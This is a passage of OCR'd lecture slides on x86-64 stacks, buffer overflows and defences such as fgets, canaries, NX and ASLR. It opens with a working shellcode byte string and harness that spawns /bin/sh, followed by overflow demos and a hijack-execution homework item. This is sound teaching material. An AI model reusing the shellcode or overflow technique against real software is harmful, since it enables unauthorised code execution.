        "pushq  %rax; "                          /* Push null onto stack */
        "pushq  %rdi; "
        "movq   %rsp,%rsi; "                     /* Call execve with /bin/sh */
        "mov    $0x3b,%al; ‟
        "syscall ; "
);
}
*/
main() {
        char shellcode[] =
        "\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62"
        "\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31"
        "\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05";
        (*(void (*)()) shellcode)();
}
```

Armed with shellcode now



Buffer overflow example

Implementation of Unix `gets`

- No way to specify limit on number of characters to read

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

Similar problems with other library functions

- `strcpy`, `strcat`: Copy strings of arbitrary length
- `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Buffer Overflow vulnerability

```
/* Echo Line */
void echo() {
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
void call_echo() {
    echo();
}
```

```
unix>./bufdemo
Type a string:012345678901234567890123
012345678901234567890123
```

```
unix>./bufdemo
Type a string:0123456789012345678901234
Segmentation Fault
```

Buffer Overflow Disassembly

echo:


```
0000000004006cf <echo>:
 4006cf:  48 83 ec 18              sub    $0x18,%rsp
 4006d3:  48 89 e7                 mov    %rsp,%rdi
 4006d6:  e8 a5 ff ff ff           callq  400680 <gets>
 4006db:  48 89 e7                 mov    %rsp,%rdi
 4006de:  e8 3d fe ff ff           callq  400520 <puts@plt>
 4006e3:  48 83 c4 18              add    $0x18,%rsp
 4006e7:  c3                       retq
```

call_echo:

```
4006e8:   48 83 ec 08              sub    $0x8,%rsp
 4006ec:  b8 00 00 00 00           mov    $0x0,%eax
 4006f1:  e8 d9 ff ff ff           callq  4006cf <echo>
 4006f6:  48 83 c4 08              add    $0x8,%rsp
 4006fa:  c3                       retq
```

Buffer Overflow Stack

Before call to gets




```
/* Echo Line */
void echo(){
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
  subq  $0x18, %rsp
  movq  %rsp, %rdi
  call  gets
  . . .
```

Buffer Overflow Stack Example

Before call to gets



Stack Frame
for `call_echo`

00	00	00	00
00	40	06	f6

20 bytes unused

[3]	[2]	[1]	[0]

`buf` ← `%rsp`

```
void echo() {
     char buf[4];
     gets(buf);
     . . .
}
```


```
echo:
  subq   $0x18, %rsp
  movq   %rsp, %rdi
  call   gets
  . . .
```

`call_echo:`

```
 . . .
 4006f1:    callq  4006cf <echo>
 4006f6:    add    $0x8,%rsp
 . . .
```

Buffer Overflow Stack Example #1

After call to gets



Stack Frame for call_echo

00	00	00	00
00	40	06	f6
00	32	31	30
39	38	37	36
35	34	33	32
31	30	39	38
37	36	35	34
33	32	31	30

```
void echo() {
    char buf[4];
    gets(buf);
    . . .
}
```

```
echo:
  subq   $0x18, %rsp
  movq   %rsp, %rdi
  call   gets
  . . .
```


call_echo:

```
  . . .
  4006f1:    callq  4006cf <echo>
  4006f6:    add    $0x8,%rsp
  . . .
```

```
unix>./bufdemo
Type a string:01234567890123456789012
01234567890123456789012
```

Buffer Overflow Stack Example #2

After call to gets



Stack Frame for `call_echo`

00	00	00	00
00	40	00	34
33	32	31	30
39	38	37	36
35	34	33	32
31	30	39	38
37	36	35	34
33	32	31	30

```
void echo()
{
      char buf[4];
      gets(buf);
      . . .
}
```

```
echo:
   subq   $0x18, %rsp
   movq   %rsp, %rdi
   call   gets
   . . .
```

`call_echo`:


```
    . . .
    4006f1:    callq  4006cf <echo>
    4006f6:    add    $0x8,%rsp
    . . .
```

```
unix>./bufdemo
Type a string:0123456789012345678901234
Segmentation Fault
```

Overflowed buffer and corrupted return pointer

Buffer Overflow Stack Example #3

After call to gets



Stack Frame
for call_echo

00	00	00	00
00	40	06	00
33	32	31	30
39	38	37	36
35	34	33	32
31	30	39	38
37	36	35	34
33	32	31	30

```
void echo()
{
    char buf[4];
    gets(buf);
    . . .
}
```

```
echo:
  subq  $0x18, %rsp
  movq  %rsp, %rdi
  call  gets
  . . .
```


call_echo:

```
 . . .
 4006f1:   callq  4006cf <echo>
 4006f6:   add    $0x8,%rsp
 . . .
```

```
unix>./bufdemo
Type a string:01234567890123456789012
01234567890123456789012
```

Buffer Overflow Stack Example #3

After call to gets



Stack Frame for `call_echo`

00	00	00	00
00	40	06	00
33	32	31	30
39	38	37	36
35	34	33	32
31	30	39	38
37	36	35	34
33	32	31	30

`buf` ← `%rsp`

`register_tm_clones:`

```
   . . .
   400600:   mov    %rsp,%rbp
   400603:   mov    %rax,%rdx
   400606:   shr    $0x3f,%rdx
   40060a:   add    %rdx,%rax
   40060d:   sar    %rax
   400610:   jne    400614
   400612:   pop    %rbp
   400613:   retq
```

“Returns” to unrelated code

Lots of things happen, without modifying critical state

Eventually executes `retq` back to `main`

Homework

Stacksmash binary: Overflow buffer to hijack execution

Counter-measures

1) Better code (Practice Problem)

Use library routines that limit string lengths

- `fgets(char *, size_t, FILE*)` instead of `gets(char*)`
- `strlcpy(char*, char*, size_t)` instead of `strcpy(char*,char*) => grep strcpy *.c`

```
/* Echo Line */
void echo() {
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
/* Echo Line */
void echo() {
    char buf[4];  /* Too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

```
int main(int argc, char *argv[]) {
    char buf[4];
    strcpy( buf, argv[1] );
}
```

```
int main(int argc, char *argv[]) {
    char buf[4];
    strlcpy( buf, argv[1], 4 );
}
```

Use length delimiters with `scanf`

- `%ns` where `n` is a suitable integer

```
void echo() {
    char buf[4];
    scanf(“%s”,buf);
    puts(buf);
}
```

```
void echo() {
    char buf[4];
    scanf(“%3s”,buf);
    puts(buf);
}
```

Practice problem

List three problems with the following code

```
char *getline()
{
    char buf[8];
    char *result;
    gets(buf);
    result = malloc(strlen(buf));
    strcpy(result, buf);
    return(result);
}
```

1. Vulnerable gets allows buf to be overrun
2. malloc does not allocate room for NULL terminator
3. Vulnerable strcpy can overrun heap where result points to

2) Hardware support


No-Execute

- Non-executable memory segments
- Traditional x86, can mark region of memory as either “read-only” or “writeable”
  - Can execute anything readable
- x86-64 (finally) added explicit “execute” permission
  - NX (No-eXecute) bits mark memory pages such as the stack that should not include instructions
  - Stack should always be marked non-executable

3) Compiler tricks

StackGuard

- Canaries in a function call coal mine
- Add code to insert a canary value into the stack for each function call
- Check that canary is intact before returning from a function call
- Canary randomized every time program is run
- Always contains a NULL byte to prevent buffer overruns past the return address



Stack grows high to low

Function args

Return address

Canary Value

Old base pointer (Saved Frame Pointer)

Local Variables

Linux/gcc implementation

Default option

`-fstack-protector`


```
unix>./bufdemo-protected
Type a string:0123456
0123456
```

```
unix>./bufdemo-protected
Type a string:01234567
*** stack smashing detected ***
```

```
40072f:    sub     $0x18,%rsp
400733:    mov     %fs:0x28,%rax
40073c:    mov     %rax,0x8(%rsp)
400741:    xor     %eax,%eax
400743:    mov     %rsp,%rdi
400746:    callq   4006e0 <gets>
40074b:    mov     %rsp,%rdi
40074e:    callq   400570 <puts@plt>
400753:    mov     0x8(%rsp),%rax
400758:    xor     %fs:0x28,%rax
400761:    je      400768 <echo+0x39>
400763:    callq   400580 <__stack_chk_fail@plt>
400768:    add     $0x18,%rsp
40076c:    retq
```

Setting Up Canary

Before call to gets




```
/* Echo Line */
void echo() {
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:40, %rax   # Get canary
    movq    %rax, 8(%rsp) # Place on stack
    xorl    %eax, %eax     # Erase canary
    . . .
```

Checking Canary

After call to gets



Input: ***0123456***

```
/* Echo Line */
void echo() {
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    8(%rsp), %rax      # Retrieve from stack
    xorq    %fs:40, %rax       # Compare to canary
    je      .L6                # If same, OK
    call    __stack_chk_fail   # FAIL
.L6:        . . .
```

4) Address Space Layout Randomization

Operating systems and loaders employed deterministic layout

- Allowed stack overflows to “guess” what to use for return address
- Randomizing stack location makes it hard for attacker to guess insertion point of code

Can be applied to entire memory space

- Main executable code/data/bss segments
- brk() managed memory (heap)
- mmap() managed memory (libraries, heap, shared memory)
- User/kernel/thread stacks

Now standard in operating systems

- Windows Vista, Linux 2.4.21 and beyond
- Must be used in conjunction with PIE (Position Independent Executables)

http://thefengs.com/wuchang/courses/cs201/class/08/stack

Other randomization techniques

Randomize locations of global variables

Randomize stack frames

- Pad each stack frame by random amount
- Assign new stack frames a random location (instead of next contiguous location)
  - Treats stack as a heap and increases memory management overhead

System call randomization

- Works for systems compiled from scratch

Lessons from Multics

Precursor to UNIX focused on security

Included features to make buffer overflow attacks impractical

- Programming language PL/I
  - Maximum string length must *always* be specified
  - Automatic string truncation if limits are reached
- Hardware-based memory protection
  - Hardware execution permission bits to ensure data could not be directly executed
  - Stack grows towards positive addresses
    - Return address stored “below”
    - Overflow writes unused portion of stack and never reaches return address

Why did Multics fail?

- Earl Boebert (quoting Rich Hall) USENIX Security 2004
- Economics of being first-to-market with flawed designs
  - “Crap in a hurry”
  - Being repeated with the Internet of Things

Extra slides (Functions)

Recursive Procedures

Since each `call` results in a new stack frame, recursive calls become natural

A recursive call is just like any other call, as far as IA32 assembly code is concerned

- Of course, the a recursive algorithm needs a termination condition, but that's the programmer's problem

http://thefengs.com/wuchang/courses/cs201/class/08/stack.c

Recursive Factorial

```
long rfact(long x)
{
  long rval;
  if (x <= 1)
    return 1;
  rval = rfact(x-1);
  return rval * x;
}
```

```
  x! = (x-1)! * x
```

```
0 <rfact>:
   0:  push   %rbx
   1:  mov    %rdi,%rbx
   4:  mov    $0x1,%eax
   9:  cmp    $0x1,%rdi
   d:  jle    1c <rfact+0x1c>
   f:  lea    -0x1(%rdi),%rdi
  13:  callq  18 <rfact+0x18>
  18:  imul   %rbx,%rax
  1c:  pop    %rbx
  1d:  retq
```

Registers

- `%rbx` saved at beginning & restored at end
- What is it used for?

Function argument example

```
void multstore (long x, long y, long *dest) {
    long t = mult2(x, y);
    *dest = t;
}
```

```
0000000000400540 <multstore>:
  400540: push   %rbx             # Save %rbx
  400541: mov    %rdx,%rbx        # Save dest
  400544: callq  400550 <mult2>   # mult2(x,y)
  400549: mov    %rax,(%rbx)      # Save at dest
  40054c: pop    %rbx             # Restore %rbx
  40054d: retq                    # Return
```

```
long mult2 (long a, long b)
{
  long s = a * b;
  return s;
}
```

```
0000000000400550 <mult2>:
  400550:  mov    %rdi,%rax    # a
  400553:  imul   %rsi,%rax    # a*b
  400557:  retq             # Return
```

Function argument example (w/ caller)

```
void multstore
 (long x, long y, long *dest)
{
    long t = mult2(x, y);
    *dest = t;
}
```

```
0000000000400540 <multstore>:
  # x in %rdi, y in %rsi, dest in %rdx
  •••
  400541: mov    %rdx,%rbx          # Save dest
  400544: callq  400550 <mult2>     # mult2(x,y)
  # t in %rax
  400549: mov    %rax,(%rbx)   # Save at dest
  •••
```

```
long mult2
  (long a, long b)
{
  long s = a * b;
  return s;
}
```

```
0000000000400550 <mult2>:
  # a in %rdi, b in %rsi
  400550:  mov    %rdi,%rax    # a
  400553:  imul   %rsi,%rax    # a * b
  # s in %rax
  400557:  retq             # Return
```

Function pointer extra slides

typedefs with function pointers

Same as with other data types

`int (*func)(char *);`

- The named thing – func – is a pointer to a function returning int

`typedef int (*func)(char *);`

- The named thing – func – is a data type: pointer to function returning int

Using pointers to functions

```
// function prototypes
int doEcho(char*);
int doExit(char*);
int doHelp(char*);
int setPrompt(char*);

// dispatch table section
typedef int (*func)(char*);

typedef struct{
  char* name;
  func  function;
} func_t;

func_t func_table[] =
{
  { "echo",   doEcho },
  { "exit",   doExit },
  { "quit",   doExit },
  { "help",   doHelp },
  { "prompt", setPrompt },
};

#define cntFuncs
   (sizeof(func_table) / sizeof(func_table[0]))
```

```
// find the function and dispatch it
for (i = 0; i < cntFuncs; i++) {
  if (strcmp(command,func_table[i].name)==0){
     done = func_table[i].function(argument);
     break;
  }
}
if (i == cntFuncs)
    printf("invalid command\n");
```

Complicated declarations

C’s use of () and * makes declarations involving pointers and functions extremely difficult

- Helpful rules
  - “*” has lower precedence than “()”
  - Work from the inside-out
- Consult K&R Chapter 5.12 for complicated declarations
  - dc1 program to parse a declaration

C pointer declarations

`int *p`	**p is a pointer to int**
`int *p[13]`	**p is an array[13] of pointer to int**
`int *(p[13])`	**p is an array[13] of pointer to int**
`int **p`	**p is a pointer to a pointer to an int**
`int *f()`	**f is a function returning a pointer to int**
`int (*f)()`	**f is a pointer to a function returning int**

Practice

What kind of things are these?

`int *func(char*);`	`fn that takes char* as arg and returns an int*`
`int (*func)(char*);`	`pointer to a fn taking char* as arg and returns an int`
`int (*daytab)[13];`	`pointer to an array[13] of ints`
`int *daytab[13];`	`array[13] of int*`

C pointer declarations

Read from the "inside" out.

`int (*(*f())[13])()` **f is a function returning ptr to an array[13] of pointers to functions returning int**

`int (*(*x[3])())[5]` **x is an array[3] of pointers to functions returning pointers to array[5] of ints**

`char (*(*x())[])();` `x is a function returning a pointer to an array of pointers to functions returning char`

Extra stack smashing

ASCII armor

Remap all execute regions to "ASCII armor" (IA32)

- Why is this important?
- Contiguous addresses at beginning of memory that have `0x00` (no string buffer overruns)
- `0x0` to `0x01003fff` (around 16MB)
- Mark all other regions as non-executable including stack and heap

Forces adversary to inject code into addresses that have a NULL in them

- Why is this important?

Other randomization techniques

Instruction set randomization

- Method
  - Every running program has a different instruction set.
  - Prevent all network code-injection attacks
  - “Self-Destruct”: exploits only cause program crash
- Encode (randomize)
  - During compilation
  - During program load
- Decode
  - Hardware (e.g. Transmeta Crusoe)
  - Emulator
  - Binary-binary translation (Valgrind)
- Overhead makes it impractical